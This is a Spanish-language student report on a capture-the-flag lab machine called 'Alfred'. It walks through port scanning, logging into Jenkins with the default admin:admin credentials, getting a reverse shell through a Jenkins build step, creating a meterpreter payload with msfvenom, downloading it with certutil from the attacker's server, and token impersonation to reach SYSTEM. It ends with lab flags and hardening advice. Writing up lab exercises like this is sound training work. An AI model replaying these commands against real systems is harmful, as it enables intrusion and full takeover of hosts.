

	Informe de análisis de vulnerabilidades, explotación y resultados del reto Alfred.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	18/12/2025	18/12/2025	1.0	MQ-HM- Alfred	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Alfred.

N.- MQ-HM- Alfred

Generado por:

Adrián Becerril, Ing.

Alumno de Ciberseguridad, Seguridad de la
Información

Contacto: adrianb.urena@gmail.com

Fecha de creación:

18.12.2025

Índice

1.	Reconocimiento	3
1.1	Técnicas:	3
2.	Análisis de vulnerabilidades/debilidades	5
3.	Explotación	6
4.	Escalación de privilegios	9
5.	Borrado de información	11
6.	Banderas	11
7.	Herramientas usadas	12
8.	EXTRA Opcional	12
9.	Conclusiones y Recomendaciones	12

1. Reconocimiento

Alfred está desarrollando un proyecto de software libre pero no se ha preocupado demasiado por la seguridad. Se han logrado infiltrar en sus sistemas para obtener y suplantar las credenciales del administrador. Le han dejado una nota:

“Limpiamos, optimizamos y aceleramos tu PC – Att: H4x0r”

1.1 Técnicas:


Primero, se prepara a realizar los escaneos de puertos abiertos, versiones de servicio y posibles vulnerabilidades.

Se utiliza el comando siguiente:

```
nmap -n -Pn -sS -p- --min-rate 5000 --open -v 10.65.144.23
```

Donde:

- n = No DNS Resolution. (velocidad y menos logs DNS)
- Pn = No Host Discovery (no hace Ping y asume al host activo)
- sS= SYN Scan (Stealth Scan, escaneo de puertos abiertos SYN, hace menos logs)
- p- = todos los puertos
- open = solo puertos abiertos (ignora cerrados y filtrados)
- min-rate 5000 = Velocidad Mínima (Muestreo rápido y agresivo)
- v = verbose (retroalimentación en tiempo real de lo que hace la consola)



```
(kali@kali)-[~/Documents/Alfred/nmap]
$ nmap -n -Pn -sS -p- --min-rate 5000 --open -v 10.65.144.23

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 15:43 EST
Initiating SYN Stealth Scan at 15:43
Scanning 10.65.144.23 [65535 ports]
Discovered open port 3389/tcp on 10.65.144.23
Discovered open port 8080/tcp on 10.65.144.23
Discovered open port 80/tcp on 10.65.144.23
Increasing send delay for 10.65.144.23 from 0 to 5 due to 11 out of 20 dropped probes since last increase.
Completed SYN Stealth Scan at 15:44, 26.72s elapsed (65535 total ports)
Nmap scan report for 10.65.144.23
Host is up (0.13s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.78 seconds
Raw packets sent: 131087 (5.768MB) | Rcvd: 13 (552B)

(kali@kali)-[~/Documents/Alfred/nmap]
$
```

***** SOLO PARA USO EDUCATIVO*****


N.- MQ-HM- Alfred

Se corre un análisis de vulnerabilidades para conocer la versión del sistema operativo y los servicios en los puertos.

```
(kali@kali)-[~/Documents/Alfred/nmap]
$ nmap -n -Pn -sV --min-rate 5000 -v 10.65.144.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 15:56 EST
NSE: Loaded 47 scripts for scanning.
Initiating SYN Stealth Scan at 15:56
Scanning 10.65.144.23 [1000 ports]
Discovered open port 3389/tcp on 10.65.144.23
Discovered open port 80/tcp on 10.65.144.23
Discovered open port 8080/tcp on 10.65.144.23
Completed SYN Stealth Scan at 15:56, 0.94s elapsed (1000 total ports)
Initiating Service scan at 15:56
Scanning 3 services on 10.65.144.23
Completed Service scan at 15:56, 8.03s elapsed (3 services on 1 host)
NSE: Script scanning 10.65.144.23.
Initiating NSE at 15:56
Completed NSE at 15:56, 1.01s elapsed
Initiating NSE at 15:56
Completed NSE at 15:56, 0.45s elapsed
Nmap scan report for 10.65.144.23
Host is up (0.11s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
3389/tcp  open  tcpwrapped
8080/tcp  open  http         Jetty 9.4.z-SNAPSHOT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.67 seconds
Raw packets sent: 1997 (87.868KB) | Rcvd: 3 (132B)
```

Se inspecciona la dirección IP en los puertos encontrados.



RIP Bruce Wayne

Donations to alfred@wayneenterprises.com are greatly appreciated.

IP	10.65.144.23
Sistema Operativo	Windows IIS 7.5
Puertos/Servicios	80 Microsoft IIS httpd 7.5 3389 ms-wbt-server 8080 Jetty 9.4.z-SNAPSHOT

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Alfred

Al inspeccionar la dirección alojada en el puerto 80 se encuentra “RIP Bruce Wayne” y el correo electrónico alfred@wayneenterprises.com

También se encuentra el puerto 8080 corriendo Jenkins.

Se utiliza el comando whatweb para tratar de obtener más información. Se obtiene:


La versión de Jenkins 2.190.1

2. Análisis de vulnerabilidades/debilidades

Al realizar una búsqueda en Google se encuentra que el usuario por defecto en Jenkins 2.190.1 es “admin”. Se procede a intentar con claves básicas como las siguientes:

- 1.- admin
- 2.- password
- 3.- alfred

```
(kali@kali) - [~/Documents/Alfred/nmap]
$ whatweb 10.65.144.23:8080
http://10.65.144.23:8080 [403 Forbidden] Cookies[JSESSIONID.be158e90], Country[RESERVED][ZZ], HTTPServer[Jetty(9.4.z-SNAPSHOT)], HttpOnly[JSESSIONID.be158e90], IP[10.65.144.23], Jenkins[2.190.1], Jetty[9.4.z-SNAPSHOT], Meta-Refresh-Redirect[/login?from=%2F], Script, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-you-are-authenticated-as,x-you-are-in-group-disabled,x-required-permission,x-permission-implied-by]
http://10.65.144.23:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.be158e90], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(9.4.z-SNAPSHOT)], HttpOnly[JSESSIONID.be158e90], IP[10.65.144.23], Jenkins[2.190.1], Jetty[9.4.z-SNAPSHOT], PasswordField[j_password], Script[text/javascript], Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```



Se encuentra que el usuario y la contraseña del servidor Jenkins es:

Username/password


Admin:admin

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Alfred


[Se continua este análisis en un día diferente, por lo que las direcciones IP han cambiado]

Al acceder al portal con las credenciales se puede encontrar que permite la creación de nuevos elementos:



3. Explotación

Se accede a las distintas opciones y se encuentra la opción de “Execute Windows batch command” y al conocer que el sistema con el que se trabaja es windows, se procede a seleccionar esta opción. En esta opción se pondrá el código para que abra PowerShell.




Para crear un shell, se echa mando de revshells.com con la opción de PowerShell #3 (Base64) Esto evita errores de parsing ya que Jenkins abre primero un .bat, ejecuta CMD y pasa a

***** SOLO PARA USO EDUCATIVO*****


N.- MQ-HM- Alfred

powershell, donde los paréntesis, llaves y comillas rompen facilmente la ejecución.

El código es cargado y visible dentro de todos los proyectos de Jankins



Se ejecuta con la opcion 'Build Now' y se obtiene acceso al servidor.



Al explorar entre los archivos, se encuentra el usuario siguiente:

“bruce”

Y el archivo de interes user.txt con la información:

79007a09481963edf2e1321abd9ae2a0

```
kali@kali: ~/Documents/Alfred
Session Actions Edit View Help

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          10/25/2019   8:05 PM             bruce
d-----          10/25/2019  10:21 PM      DefaultAppPool
d-r--          11/21/2010   7:16 AM             Public

PS C:\Users> cd bruce
PS C:\Users\bruce> dir

Directory: C:\Users\bruce

Mode                LastWriteTime         Length Name
----                -
d-----          10/25/2019   8:05 PM             .groovy
d-r--          10/25/2019   9:51 PM             Contacts
d-r--          10/25/2019  11:22 PM             Desktop
d-r--          10/26/2019   4:43 PM             Documents
d-r--          10/26/2019   4:43 PM             Downloads
d-r--          10/25/2019   9:51 PM             Favorites
d-r--          10/25/2019   9:51 PM             Links
d-r--          10/25/2019   9:51 PM             Music
d-r--          10/25/2019  10:26 PM             Pictures
d-r--          10/25/2019   9:51 PM             Saved Games
d-r--          10/25/2019   9:51 PM             Searches
d-r--          10/25/2019   9:51 PM             Videos

PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> dir

Directory: C:\Users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          10/25/2019  11:22 PM             32 user.txt

PS C:\Users\bruce\Desktop> user.txt
PS C:\Users\bruce\Desktop> cd user.txt
PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\Desktop>
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Alfred

4. Escalación de privilegios

Después de encontrar el archivo, se procede a realizar un análisis de vulnerabilidades para encontrar una ruta de escalada de privilegios.

Con el comando `whoami /priv` se encuentra lo siguiente:

```
PS C:\Users\bruce\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process        Disabled
SeSecurityPrivilege       Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege  Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege     Load and unload device drivers            Disabled
SeSystemProfilePrivilege   Profile system performance                Disabled
SeSystemTimePrivilege     Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                     Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Disabled
SeCreatePagefilePrivilege Create a pagefile                          Disabled
SeBackupPrivilege         Back up files and directories              Disabled
SeRestorePrivilege        Restore files and directories              Disabled
SeShutdownPrivilege       Shut down the system                      Disabled
SeDebugPrivilege          Debug programs                            Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values         Disabled
SeChangeNotifyPrivilege   Bypass traverse checking                   Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system        Disabled
SeUndockPrivilege         Remove computer from docking station       Disabled
SeManageVolumePrivilege   Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege    Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege   Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set              Disabled
SeTimeZonePrivilege       Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                      Disabled
PS C:\Users\bruce\Desktop>
```

Una vez comprobado que existe la ruta para escalación de privilegios por medio de tokens válidos, se procede a cargar otra consola con `msfvenom` para poder abrir la consola directamente sobre Metasploit. La consola es enviada a través de un servidor en el puerto 80 y se descarga en la máquina objetivo con la herramienta `certutil.exe`.

```
(kali@kali)-[~]
$ cd ~/Documents/Alfred/exploit

(kali@kali)-[~/Documents/Alfred/exploit]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=192.168.140.2
5 LPORT=6060 -f exe -o myvenom.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: myvenom.exe
```

```
Session Actions Edit View Help

kall@kali: ~Documents/Alfred/exploit

PS C:\Users\bruce\Desktop> certutil.exe -urlcache -f http://192.168.148.25/myvenom.exe venom.exe
*** online ***
CertUtil: -URLCache command completed successfully.
PS C:\Users\bruce\Desktop> dir

Directory: C:\Users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----- 12/28/2025 12:15 AM      10170800 gspow.exe
-a----- 10/25/2024 11:22 PM           12 user.txt
-a----- 12/28/2025 1:39 AM       73802 venom.exe

PS C:\Users\bruce\Desktop> start-process "C:\Users\bruce\Desktop\venom.exe"
PS C:\Users\bruce\Desktop> .\venom.exe
PS C:\Users\bruce\Desktop> "C:\Users\bruce\Desktop\venom.exe"
PS C:\Users\bruce\Desktop> "C:\Users\bruce\Desktop\venom.exe"
PS C:\Users\bruce\Desktop> "C:\Users\bruce\Desktop\venom.exe"
PS C:\Users\bruce\Desktop> "C:\Users\bruce\Desktop\venom.exe"
PS C:\Users\bruce\Desktop> "C:\Users\bruce\Desktop\venom.exe"

[+] Unknown command: whoami. Run the help command for more details.
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > list_tokens -g
[*] Warning: not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available

BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\ComBasePnpSvc
NT SERVICE\CatService
NT SERVICE\ClbQCat
NT SERVICE\lsassvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\Sens
NT SERVICE\SessionEnv
NT SERVICE\TranSvc
NT SERVICE\UmhddService
NT SERVICE\Usbasm
NT SERVICE\Winmgmt
NT SERVICE\Wscntfrs

Impersonation Tokens Available

No tokens available

meterpreter > impersonate_token "BUILTIN\Administrators"
[*] Warning: not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[*] Delegation token available
[*] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > []
```

Al activar el ejecutable, se conecta con la máquina host con Metasploit.

Se procede a listar los tokens activos que pueden ser impersonados y se escoge "BUILTIN\Administrators\

Para realizar la migración completa a un usuario, se escoge `services.exe`.

```
kali@kali: ~/Documents/Alfred/exploit
```

Session	Actions	Edit	View	Help		
608	564	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	.exe C:\Windows\System32\winlogon.exe
668	580	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
676	580	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
684	580	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
772	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
848	668	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
916	668	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
920	608	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\LogonUI.exe

```
meterpreter > migrate services.exe  
[-] Not a PID: services.exe  
meterpreter > migrate 668  
[*] Migrating from 2740 to 668 ...  
[*] Migration completed successfully.
```

Finalmente, se exploran las carpetas y se encuentra el archivo crítico root.txt

Con la siguiente información:
dff0f748678f280250f25a45b8046b4a

```
100666/rw-rw-rw- 524288 fil 2019-10-26 19:12:41 -0400 SAM{016888c1-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2019-10-26 19:12:41 -0400 SAM{016888c1-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
100666/rw-rw-rw- 262144 fil 2025-12-19 17:24:39 -0500 SECURITY
100666/rw-rw-rw- 1024 fil 2010-11-21 02:20:59 -0500 SECURITY.LOG
100666/rw-rw-rw- 21504 fil 2025-12-19 17:24:39 -0500 SECURITY.LOG1
100666/rw-rw-rw- 0 fil 2009-07-13 22:34:08 -0400 SECURITY.LOG2
100666/rw-rw-rw- 65536 fil 2019-10-26 19:12:41 -0400 SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2019-10-26 19:12:41 -0400 SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2019-10-26 19:12:41 -0400 SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
100666/rw-rw-rw- 38797312 fil 2025-12-19 21:08:55 -0500 SOFTWARE
100666/rw-rw-rw- 1024 fil 2010-11-21 02:21:00 -0500 SOFTWARE.LOG
100666/rw-rw-rw- 262144 fil 2025-12-19 21:08:55 -0500 SOFTWARE.LOG1
100666/rw-rw-rw- 0 fil 2009-07-13 22:34:08 -0400 SOFTWARE.LOG2
100666/rw-rw-rw- 65536 fil 2019-10-26 19:11:15 -0400 SOFTWARE{016888c9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2019-10-26 19:11:15 -0400 SOFTWARE{016888c9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2019-10-26 19:11:15 -0400 SOFTWARE{016888c9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
100666/rw-rw-rw- 10485760 fil 2025-12-19 21:15:58 -0500 SYSTEM
100666/rw-rw-rw- 1024 fil 2010-11-21 02:20:59 -0500 SYSTEM.LOG
100666/rw-rw-rw- 262144 fil 2025-12-19 21:15:58 -0500 SYSTEM.LOG1
100666/rw-rw-rw- 0 fil 2009-07-13 22:34:08 -0400 SYSTEM.LOG2
100666/rw-rw-rw- 65536 fil 2019-10-26 19:11:16 -0400 SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2019-10-26 19:11:16 -0400 SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2019-10-26 19:11:16 -0400 SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
040777/rwxrwxrwx 4096 dir 2019-10-25 16:47:38 -0400 TxR
100666/rw-rw-rw- 70 fil 2019-10-26 07:36:00 -0400 root.txt
040777/rwxrwxrwx 4096 dir 2010-11-20 21:41:37 -0500 systemprofile

meterpreter > type root.txt
[-] Unknown command: type. Run the help command for more details.
meterpreter > cat root.txt
**dff0f748678f280250f25a45b8046b4a
meterpreter >
```

5. Borrado de información
Borrado de información no realizado

6. Banderas

Bandera1	3
Bandera2	Admin:admin
Bandera3	79007a09481963edf2e1321abd9ae2a0
Bandera4	73802
Bandera5	NT AUTHORITY\SYSTEM
Bandera6	dff0f748678f280250f25a45b8046b4a

7. Herramientas usadas

Nmap	Para Mapeo de puertos abiertos y vulnerabilidades
Msfvenom	Para crear el payload en la escalación de privilegios
NetCat	Como parte de los reverse-shell
Hydra	(opcional para probar credenciales)

8. EXTRA Opcional

9. Conclusiones y Recomendaciones

- 1) Los servidores deben estar correctamente configurados sin contraseñas/usuarios por defecto.
- 2) Jenkins no debe tener acceso de ejecución tan elevado. Se requieren aplicar los principios de mínima autoridad para las tareas a realizar.
- 3) La ruta de escalada de privilegios es sencilla porque están habilitadas funciones de impersonal otros procesos o usuarios.